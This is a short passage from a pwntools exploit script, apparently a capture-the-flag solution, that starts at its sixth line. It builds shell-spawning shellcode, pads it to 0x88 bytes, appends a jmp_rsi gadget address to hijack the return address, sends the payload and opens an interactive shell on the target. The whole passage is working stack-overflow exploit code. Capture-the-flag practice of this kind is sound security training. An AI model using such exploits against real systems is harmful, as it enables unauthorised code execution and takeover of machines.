6  payload = asm(shellcraft.sh())
7  payload = payload.ljust(0x88,"a")
8  payload += p64(jmp_rsi)
9  p.recv()
10 # attach(p)
11 p.send(payload)
12 p.interactive()
```